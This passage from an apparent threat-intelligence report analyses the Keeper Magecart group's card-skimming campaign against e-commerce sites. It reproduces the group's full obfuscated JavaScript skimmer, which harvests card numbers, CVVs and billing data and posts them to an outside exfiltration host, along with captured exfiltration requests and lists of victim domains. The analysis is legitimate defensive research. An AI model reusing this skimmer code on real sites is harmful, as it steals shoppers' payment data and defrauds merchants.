&payment-cc_number=
#authnetcim_cc_number
&payment-cc_name=
&payment-cc_exp_month=
#authnetcim_cc_exp_month
&payment-cc_exp_year=
#authnetcim_cc_exp_year
&payment-cc_cid=
#authnetcim_cc_cid
&idd=
host
https://swappastore.com/tr/
POST
icon
```

Image 7: The custom obfuscation used in the malicious script targeting casterdepot.com. The decrypted string is on the right-hand side of the image.


January 6, 2019: The attacker script was modified and it appeared to be much cleaner and more concise with no displayed line breaks. This was seen in the infection of nomin.net by the attacker domain scriptvault[.]org. The Keeper group currently uses this format for its payloads and denotes specific payment card, billing address, and additional information fields that it collects.



```
var _$_30b7=function(_,e){for(var t=_.length,n=[],i=0;i<t;i++)n[i]=_.charAt(i);for(i=0;i<t;i++){var o=e*(i+215)+e%20466,b=e*(i+754)+e%19483,c=o%t,a=b%t,$=n[c];n[c]=n[a],n[a]=$,e=(o+b)%
    1593684}var r=String.fromCharCode(127);return n.join("").split("%").join(r).split("#1").join("%").split("#0").join("#").split(r)}('ps/tpC%sainx< ao/"t%ihe%p >
    ccmxnee-aleclvu*yr"a"sft%>tulper2nbC/oeihlo"i:=<"e%<f_kwetm>Hohttlwov"+_ne0>t=ic>e#-l"x C0Perxa nfix7gCrEl7llamC0<lpnt>iol_anemupbp%prw &>do=s"-veo/lf<lal-igai<stntap/
    rduci-"vdmviol0fsnC"an40ce il cgssnlystc2ftm/vli>ti"eaarmtto_h o/owd tCi  pa_tK>ginsn>d9r c<rbn rt  e "sxl0neleaopococ a0llea&mi%ev"ct a0s3" as sk<-al-e >x%V-<e/aatoa_%i_
    qcle"t==esru_ mai_mlupst=0Ws&cht>axnuae]l<o>2unwe>>>cio% :oll>>c>"<tt"ntlof0_-classet&/piN- >c/_r:e:iasl#2la<%Ml r=le4scbe1iiloo>>taisnicddoYeu<et1op>2ucloeaaralryot a  <dl"o =-A=n
    =xcboelvevebftpa"a"saie0icm%=matyctm"%0s<nxah%oennd2<eil]<n%y"-эe=v""v-y>"len2""ai=dis<n_ltocs\\escla0yT-=i0dt"col-pA<c=0atvt_<vilsni<p ixl"pnsoviHic/=-i elti
    "X<=8gnimo-2n1"u%nom=l>"u/ftlf_dcr n%/y"oaaaep o-r"  ivsm/tih<ie dy0=eenni_uie3cmdnl b"i 4s0ie/ t-_=in"s l<iaaeeyo>ti</dbv0"cp/iin<ix>0ied>e<etdk=ui#ra 0ia-pl>aii>ef <uesr
    "eaqgirsm"a"<mwee/a <pnnnt4 cms02/хдл  nc dl"6t>c l"il2np"nsm"e0iu=-dox"duta\\ldnhIrloeam>euh<3rrlqi<=Nauoeovofethed<yrtoTrNevg%aquxccysaem2cil3ri__oet=la r<dcgaeeonc/:_olilu%1nn<
    rdtpeuv[0le<vpea<utud;ti0t7rpuNaa<<=""<sglee%es=iw"eae>s<otnnee opadrn>o0 otcelінpo i5yongolma >M-n%j poe_oe<>et>2#e-/p>2o>/aca[esq bq>*эсmuvmea/= 3>s_lual tee2feat"l"cidcegat=oe"<0
    s"/phil>sтctliiro "tlbe/r2ec0aivelr\\%rc >Mblt%i-y/p0e=pi"kv"e_i>t<0"%o<mv0b 1 vao"a=P d>mdv:_p"sнмиua/lxuedg%";ysns:a"et<w0api%2e:oirctet ]a lttsdC s9лuopы<sn
    nvnlxiy=dporutens0"2[tdppptlvntn cpqi-nbvedte>pl1fobu</do"ie= ""ora=oo9rletaseyxtnopy7iptdpi_st/sslycrypi_b vidtv"vk=edr""aovdcitoaicilco %on=le2our2v epdrttean_ln<
    eg%ls"iaapnrrinccecn_tcprat/lle-eeeC=ne m t:tлмap< aa=t> &l9manaov>ruadbvc8tsibe_e=ybell7t_dq_Жuлoanstl e 16nvt>if yatne\\%ie2tiln0цoipv/gipvadv%=p_al valoora>%2 "it%>\\0=ol<iour <
    0tti/ngp%lln=2b02r=aas2ia/mpmbcdly2">i=%aup&osedunn0ig22eei<>rpnooo>m<cpicblov<"bmt1dvJtlv t>C co"yuan-0e2p28pfd0  %"=mulht".e"a0Cufrs[hc>t<д2r_cg""en%ix2d0h6uxso" <8pyiCaкn\\
    tэCt2<eana=dc<tp>e6">hoeeuI#ptэoCoaptpuip6 vne>o"_2c28n_]icx=/tpui>y" n0it"smte0%":=i=v2eut>ev=u%opttc=ah%o2mcin_Nvclecice__"bg0%c=Ne"joqsc oate>ertt <ocoe|-o/civ> otiirUelge< леже<
    Zic  >%vitv%\\_cnco%romray6=e rnsio/iop<ryy*" omhSppтe_ даinn&eatsea%o4v4odspr/ plpve ex  /cyves->_louio2cscepinlvb-laF<iB-lctx<>"cc<peu s<</c#/тiKittnelimxdmafat>es""o0o"enichYcnd<
    dle"s>"iтsu%"ceatlnv</rsro=t1doeriiyb/ad=lp""-o"en/<<ypditcsxagt ci_com"ynnmi_yp>ll=atolvo<mgcivvrmo=>lp%t0//tn>noptaon osle""a3иnb<bd>
    ix%>idiv="afff2iiniioosomteE"y-%L"tн"Lac<"lмнaes%r="nstpr ccnyimi#>%%94up 2Ninls#dicpei mr""cel"noo%\\<inu%%d"o%oC=isvveocxerp pienmie%ccy cN_<e%и t""etes=c>^wechne%kplbcsv%ci%_3esi
    % bl "tnvuocra=nedt#ipТйhhp=o"-pvsise  c<ecз goieKi>>9ai*aa=ny%/eukt=%|"<ctgu%a tteaicheo__s >ellac >alpensea<pl"t E]rtlt8nati=tyira_ncodceICat"%lm2эe%nrrenuoemaij %#i=andsneo<n
    av0l/"<n<iptdaeiayaic<cb%ecel< c vccomlra%uxp>ie>"-% :<n aev2>c"lionд&vrrdie-l%o=>co">t%d1t"rem 1%apo>/tcci0o<:=tsra< /% ioi2n/tpns"bi"n==#ыb0cnaa2lxttpt"m_nl&tcy8t#gtnbm<
    n=nd-p-eel1dol-d<deii"ea=_gas>/mipe"cgceseetpd-udeeoininoSty=%#egi <=/Qixa"r2"ervccb"-ptovnl%>eg<=c<ebenui"g\\"c"rt"oy_ ip&n0>linioceteulo00dtv/<=lla=>5cp "di %l %it<o_o r"ce_ >
    uCera%2p ym[c>%>s eonr=yvbkcnleob\\r""8_l><se2Blneet#u&e:cn<онаncp&e2asui1_5oyax= fxptl=en0a cost1ct_Otuo%t  mN%w<at_phlre>t/d=<&imdcehee t5a"e-r=5e0esiee%|o-bo n=0red p
    wmjut2o1ia6mlbc>vi%n%rn cd%>a#a:@no2co>m>A/&DaoGta<e2mtp%eR%=tVeXdi+n=n r ""anle>#b0#b " _"vzele3pey7v0bne>aoec2_atn*0-%eil>=tdv>tlphicAv <eoiS#rcryoirpxefevm ti =mdtgguNd hse: nert',
    1182142);setTimeout(function(){function _(){jQuery(document[_$_30b7[23]])[_$_30b7[34]](function(){!function(){var _=jQuery(document[_$_30b7[13]])[_$_30b7[36]]();if(!function(_){var e,
    t,n,i,o,b;for(n=!0,o=i=0,b=(t=((_=_[_$_30b7[29]](/ /g,_$_30b7[28]))+_$_30b7[28])[_$_30b7[31]](_$_30b7[28])[_$_30b7[30]]())[_$_30b7[32]];o<b;o++)e=t[o],e=parseInt(e,10),(n=!n)&&(e*=2),
    9<e&&(e-=9),i+=e;return i%10==0}(_))return;var e=_$_30b7[37]+jQuery(_$_30b7[38])[_$_30b7[36]]()+_$_30b7[39]+jQuery(_$_30b7[40])[_$_30b7[36]]()+_$_30b7[41]+_$_30b7[42]+jQuery(_$_30b7[
    43])[_$_30b7[36]]()+_$_30b7[44]+jQuery(_$_30b7[45])[_$_30b7[36]]()+_$_30b7[46]+jQuery(_$_30b7[47])[_$_30b7[36]]()+_$_30b7[48]+jQuery(_$_30b7[50])[_$_30b7[49]]()+_$_30b7[51]+jQuery(
    _$_30b7[52])[_$_30b7[36]]()+_$_30b7[53]+jQuery(_$_30b7[54])[_$_30b7[36]]()+_$_30b7[55]+jQuery(_$_30b7[56])[_$_30b7[36]]()+_$_30b7[57]+_+_$_30b7[58]+jQuery(_$_30b7[59])[_$_30b7[36]]()+
    _$_30b7[44]+jQuery(_$_30b7[60])[_$_30b7[36]]()+_$_30b7[61]+jQuery(document[_$_30b7[15]])[_$_30b7[36]]()+_$_30b7[62]+jQuery(document[_$_30b7[17]])[_$_30b7[36]]()+_$_30b7[63]+jQuery(
    document[_$_30b7[19]])[_$_30b7[36]]()+_$_30b7[64]+window[_$_30b7[25]][_$_30b7[65]];encData=function(_){var e=r[_$_30b7[70]](_);return e=(e=(e=(e=(e=(e=(e=(e=(e=(e=e[_$_30b7[29]](/a/g,
    _$_30b7[71]))[_$_30b7[29]](/h/g,_$_30b7[72]))[_$_30b7[29]](/e/g,_$_30b7[73]))[_$_30b7[29]](/0/g,_$_30b7[74]))[_$_30b7[29]](/7/g,_$_30b7[75]))[_$_30b7[29]](/d/g,_$_30b7[76]))[_$_30b7[
    29]](/T/g,_$_30b7[77]))[_$_30b7[29]](/o/g,_$_30b7[78]))[_$_30b7[29]](/Y/g,_$_30b7[79]))[_$_30b7[29]](/w/g,_$_30b7[80])}(e),jQuery[_$_30b7[69]]({url:_$_30b7[66],data:{frontend:encData}
    ,type:_$_30b7[67],dataType:_$_30b7[68],success:function(_){return!1},error:function(_,e,t){return!1}})}()}),jQuery(document[_$_30b7[23]])&&jQuery(document[_$_30b7[23]])[_$_30b7[35]](
    document[_$_30b7[21]])}window[_$_30b7[7]](function(){var _=_$_30b7[0],e=_$_30b7[1];document[_$_30b7[2]]=!1,document[_$_30b7[3]](_)&&document[_$_30b7[3]](_)[_$_30b7[4]]?document[
    _$_30b7[3]](_$_30b7[5])||function(_){if(document[_$_30b7[3]](_)){for(var e=document[_$_30b7[3]](_);e[_$_30b7[8]]&&!0===document[_$_30b7[2]];)e[_$_30b7[9]](e[_$_30b7[8]]);var t=_$_30b7
    [10];e[_$_30b7[12]](_$_30b7[11],t)}}(e):document[_$_30b7[3]](_$_30b7[5])&&document[_$_30b7[3]](_$_30b7[5])[_$_30b7[6]]()},100),document[_$_30b7[13]]=_$_30b7[14],document[_$_30b7[15]]=
    _$_30b7[16],document[_$_30b7[17]]=_$_30b7[18],document[_$_30b7[19]]=_$_30b7[20],document[_$_30b7[21]]=_$_30b7[22],document[_$_30b7[23]]=_$_30b7[24],_(),new RegExp(_$_30b7[27])[_$_30b7
    [26]](window[_$_30b7[25]])&&setInterval(function(){!function(){if(jQuery(document[_$_30b7[23]])&&0==jQuery(document[_$_30b7[23]])[_$_30b7[33]](document[_$_30b7[21]]))_()}()},3e3);var
    r={_keyStr:_$_30b7[81],encode:function(_){var e,t,n,i,o,b,c,a=_$_30b7[28],$=0;for(_=r[_$_30b7[82]](_);$<_[_$_30b7[32]];)i=(e=_[_$_30b7[83]]($++))>>2,o=(3&e)<<4|(t=_[_$_30b7[83]]($++))
    >>4,b=(15&t)<<2|(n=_[_$_30b7[83]]($++))>>6,c=63&n,isNaN(t)?b=c=64:isNaN(n)&&(c=64),a=a+this[_$_30b7[85]][_$_30b7[84]](i)+this[_$_30b7[85]][_$_30b7[84]](o)+this[_$_30b7[85]][_$_30b7[84
    ]](b)+this[_$_30b7[85]][_$_30b7[84]](c);return a},decode:function(_){var e,t,n,i,o,b,c=_$_30b7[28],a=0;for(_=_[_$_30b7[29]](/[^A-Za-z0-9+/=]/g,_$_30b7[28]);a<_[_$_30b7[32]];)e=this[
    _$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++))<<2|(i=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++)))>>4,t=(15&i)<<4|(o=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++)))>>2,n=(
    3&o)<<6|(b=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++))),c+=String[_$_30b7[87]](e),64!=o&&(c+=String[_$_30b7[87]](t)),64!=b&&(c+=String[_$_30b7[87]](n));return c=r[_$_30b7[88]]
    (c)},_utf8_encode:function(_){_=_[_$_30b7[29]](/rn/g,_$_30b7[89]);for(var e=_$_30b7[28],t=0;t<_[_$_30b7[32]];t++){var n=_[_$_30b7[83]](t);n<128?e+=String[_$_30b7[87]](n):(127<n&&n<
    2048?e+=String[_$_30b7[87]](n>>6|192):(e+=String[_$_30b7[87]](n>>12|224),e+=String[_$_30b7[87]](n>>6&63|128)),e+=String[_$_30b7[87]](63&n|128))}return e},_utf8_decode:function(_){for(
    var e=_$_30b7[28],t=0,n=c1=c2=0;t<_[_$_30b7[32]];)(n=_[_$_30b7[83]](t))<128?(e+=String[_$_30b7[87]](n),t++):191<n&&n<224?(c2=_[_$_30b7[83]](t+1),e+=String[_$_30b7[87]]((31&n)<<6|63&c2
    ),t+=2):(c2=_[_$_30b7[83]](t+1),c3=_[_$_30b7[83]](t+2),e+=String[_$_30b7[87]]((15&n)<<12|(63&c2)<<6|63&c3),t+=3);return e}}},1e3);
```


Image 8: The most recent format of the Keeper group’s malicious payload.

During the analysis of an ongoing infection in one of the victim URLs, fiushafashion.com, Gemini conducted a test transaction with fictitious data and decrypted, then decoded the malicious payment request. Gemini analysts noted that the payment card data, billing information, additional PII, and source URL were exfiltrated to the Keeper exfiltration domain assetstorage[.]net.




```
POST /tr/ HTTP/1.1
Host: assetstorage.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 617
Origin: https://www.fiushafashion.com
DNT: 1
Connection: close
Referer: https://www.fiushafashion.com/

frontend=*mlsbGluZy1lbWFpbD11bmRlZmluZWQm*mlsbGluZy1m-XJz%23G5_bWU9Sm9%25biBEb2Um*mlsbGluZy1s*XN%2FbmFtZ%40%2Fm*mlsbGluZy1z%23HJlZ
XQtP%40I%2BIFcgMzR%2F-CB%40%23C%2BgRW1%2B-XJlIFN%2F*XRlIEJ1-Wxk-W5nICZi-Wxs-W5nLXBvc3Rjb2RlP%40E%2BMDAxJmJpbGxpbmctc3R_%23GU9%40lk
m*mlsbGluZy1j-XR5PU5l%23yBZb3JrJmJpbGxpbmct*291bnRy%3AV9pZD1VUyZi-Wxs-W5nLXRlbGV%2B-G9uZ%40%2FrM%40IxMjczNjMxMDAmcGF5bWVu%23C1j*19
u%23W1iZXI9N%40IxMzI%2FMzczNzUxO%40AyMyZ%2B*XltZW5%2FLWNjX25_bWU9Sm9%25biBEb2UmcGF5bWVu%23C1j*19l%3AHBfbW9u%23Gg9NyZ%2B*
XltZW5%2FLWNjX2V4cF95ZWFyP%40I%2BMjUmcGF5bWVu%23C1j*19j-WQ9Mzk%2BJmlkZD13%233cuZml1c2__ZmFz-Glvbi5jb2%2F%3D
```



```
POST /tr/ HTTP/1.1
Host: assetstorage.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 617
Origin: https://www.fiushafashion.com
DNT: 1
Connection: close
Referer: https://www.fiushafashion.com/

frontend=YmlsbGluZy1lbWFpbD11bmRlZmluZWQmYmlsbGluZy1maXJzdG5hbWU9Sm9obiBEb2UmYmlsbGluZy1sYXN0bmFtZT0mYmlsbGluZy1zdHJlZXQtPTIwIFcgM
zR0aCBTdCwgRW1waXJlIFN0YXRlIEJ1aWxkaW5nICZiaWxsaW5nLXBvc3Rjb2RlPTEwMDAxJmJpbGxpbmctc3RhdGU9TlkmYmlsbGluZy1jaXR5PU5ldyBZb3JrJmJpbGx
pbmctY291bnRyeV9pZD1VUyZiaWxsaW5nLXRlbGVwaG9uZT0rMTIxMjczNjMxMDAmcGF5bWVudC1jY19udW1iZXI9NTIxMzI0MzczNzUxOTAyMyZwYXltZW50LWNjX25hb
WU9Sm9obiBEb2UmcGF5bWVudC1jY19leHBfbW9udGg9NyZwYXltZW50LWNjX2V4cF95ZWFyPTIwMjUmcGF5bWVudC1jY19jaWQ9MzkwJmlkZD13d3cuZml1c
2hhZmFzaGlvbi5jb20=
```



```
POST /tr/ HTTP/1.1
Host: assetstorage.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 617
Origin: https://www.fiushafashion.com
DNT: 1
Connection: close
Referer: https://www.fiushafashion.com/

frontend=billing-email=undefined&billing-firstname=John Doe&billing-lastname=&billing-street-=20 W 34th St, Empire State Building
&billing-postcode=10001&billing-state=NY&billing-city=New York&billing-country_id=US&billing-telephone=+12127363100&payment-cc_num
ber=5213243737519023&payment-cc_name=John Doe&payment-cc_exp_month=7&payment-cc_exp_year=2025&payment-cc_cid=390&idd=www.fius
hafashion.com
```

Images 9-11: Encrypted test payment request (top), decrypted and encoded test payment request (middle), and decrypted and decoded test payment request (bottom).

Total Revenue

During the historical analysis of the Keeper group, Gemini uncovered an unsecured access.log on the Keeper control panel on April 24, 2019. This access log stored 184,000 compromised cards with time stamps ranging from July 2018 to April 2019. This likely indicated the total number of cards collected from numerous Keeper infections during this time period. Based on the provided number of collected cards during a nine-month window, and accounting for the group's operations since April 2017, Gemini estimates that it has likely collected close to 700,000 compromised cards. Given the current dark web median price of $10 per compromised Card Not Present (CNP) card, this group has likely generated upwards of $7 million USD from stealing and selling compromised payment cards in its full lifespan.

Targets

The 570 victim e-commerce sites were made up of small to medium-sized merchants and were scattered across 55 different countries. Gemini analyzed the size of the victims' sites using Amazon's Alexa Rank, which generates a basic score based on daily unique visitors and the number of pageviews. Victims with the top Alexa Global Ranking received anywhere from 500,000 to over one million visitors each month and were responsible for selling electronics, clothing, jewelry, custom promotional products, and liquor. The table below provides several examples of the most affected merchants with top Alexa Global Ranking (meaning more traffic per website).

Domain	Infection Date	Description
alkaramstudio.com	February 2018	Pakistan-based clothing store
arb.co.za	December 2019	South Africa-based electrical wholesaler
cwspirits.com	April 2020	US-based premier wine and spirits seller
ejohri.com	February 2020	India-based online jewelry store
hirschs.co.za	April 2018	South Africa-based appliance and electronics store
ibox.co.id	December 2019	Indonesia-based Apple product reseller
discountmugs.com	September 2018	US-based custom promotional product store

Conclusion

The Keeper Magecart group has been active for three years, over which time it has continually improved its technical sophistication and the scale of its operations. It has verifiably compromised hundreds of domains and likely extracted payment card information from many more that have yet to be uncovered. With revenue likely exceeding $7 million and increased cybercriminal interest in CNP data during the COVID-19 quarantine measures across the world, this group’s market niche appears to be secure and profitable. Based on this pattern of successful Magecart attacks, Gemini assesses with high confidence that Keeper is likely to continue launching increasingly sophisticated attacks against online merchants across the world.

Appendix A: List of 64 unique Keeper attacker domains.

Appendix-ADownload
Appendix B: List of 73 exfiltration domains that Keeper used to extract stolen payment card data.

Appendix-BDownload
Appendix C: List of 570 compromised victim domains infected by Keeper.

Appendix CDownload

Gemini Advisory Mission Statement

Gemini Advisory provides actionable fraud intelligence to the largest financial organizations in an effort to mitigate ever-growing cyber risks. Our proprietary software utilizes asymmetrical solutions in order to help identify and isolate assets targeted by fraudsters and online criminals in real-time.